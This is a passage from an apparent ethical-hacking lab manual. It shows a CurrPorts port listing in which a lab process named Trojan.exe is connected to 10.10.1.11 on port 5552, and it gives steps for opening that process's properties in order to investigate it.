
The screenshot shows the CurrPorts application window with a list of network ports and processes. The 'Trojan.exe' process is highlighted at the bottom of the list, showing it is connected to 10.10.1.11 on port 5552.

Process Name	Proces...	Protocol	Local Port	Local Por...	Local Address	Remote Port	Remote ...	Remote Address	Remote Host Na...	State	Sent Bytes
spoolsv.exe	2824	TCP	61210		::			::	Server2022.CEH.com	Listening	
svchost.exe	992	TCP	135	epmap	::			::	Server2022.CEH.com	Listening	
svchost.exe	992	TCP	593	http-rpc-...	::			::	Server2022.CEH.com	Listening	
svchost.exe	876	TCP	3389	ms-wbt-...	::			::	Server2022.CEH.com	Listening	
svchost.exe	1212	TCP	49666		::			::	Server2022.CEH.com	Listening	
svchost.exe	1800	TCP	49667		::			::	Server2022.CEH.com	Listening	
svchost.exe	2488	TCP	49670		::			::	Server2022.CEH.com	Listening	
svchost.exe	2340	TCP	62174		::			::	Server2022.CEH.com	Listening	
svchost.exe	1064	UDP	123	ntp	::			::	Server2022.CEH.com	Listening	
svchost.exe	2332	UDP	500	isakmp	::			::	Server2022.CEH.com	Listening	
svchost.exe	876	UDP	3389	ms-wbt-...	::			::	Server2022.CEH.com	Listening	
svchost.exe	6188	UDP	3702	ws-disco...	::			::	Server2022.CEH.com	Listening	
svchost.exe	2332	UDP	4500	ipsec-msft	::			::	Server2022.CEH.com	Listening	
svchost.exe	1204	UDP	5353		::			::	Server2022.CEH.com	Listening	
svchost.exe	1204	UDP	5355	llmnr	::			::	Server2022.CEH.com	Listening	
svchost.exe	6188	UDP	64601		::			::	Server2022.CEH.com	Listening	
System	4	TCP	80	http	::			::	Server2022.CEH.com	Listening	
System	4	TCP	445	microsof...	::			::	Server2022.CEH.com	Listening	
System	4	TCP	5357	wsd	::			::	Server2022.CEH.com	Listening	
System	4	TCP	5985		::			::	Server2022.CEH.com	Listening	
System	4	TCP	47001		::			::	Server2022.CEH.com	Listening	
System	4	UDP	930		::			::	Server2022.CEH.com	Listening	
wininit.exe	624	TCP	49665		::			::	Server2022.CEH.com	Listening	
svchost.exe	1204	UDP	65250		::			::	Server2022.CEH.com	Listening	
Unknown	0	TCP	62215		fe80::9d68:1d...	135	epmap	fe80::9d68:1d1...	Server2022.CEH.com	Time Wait	
System	4	TCP	62176		10.10.1.22	445	microsof...	10.10.1.11	WINDOWS11	Established	2,758
System	4	TCP	62177		10.10.1.22	445	microsof...	10.10.1.11	WINDOWS11	Established	2,491
System	4	TCP	62178		10.10.1.22	445	microsof...	10.10.1.11	WINDOWS11	Established	2,908
System	4	TCP	62179		10.10.1.22	445	microsof...	10.10.1.11	WINDOWS11	Established	3,225
System	4	TCP	62162		fe80::9d68:1d...	445	microsof...	fe80::709f:40d1...	Windows11	Established	1,328
Trojan.exe	7036	TCP	62187		10.10.1.22	5552		10.10.1.11	WINDOWS11	Established	121

5137 Total Ports, 5 Remote Connections, 1 Selected


NirSoft Freeware. <http://www.nirsoft.net>

27. You can view the properties of the process by right-clicking on the process and clicking **Properties** from the **Context** menu.



28. The **Properties** window appears, displaying information related to the process such as the name of the process, its process ID, Remote Address, Process Path, Remote Host Name, and other details.

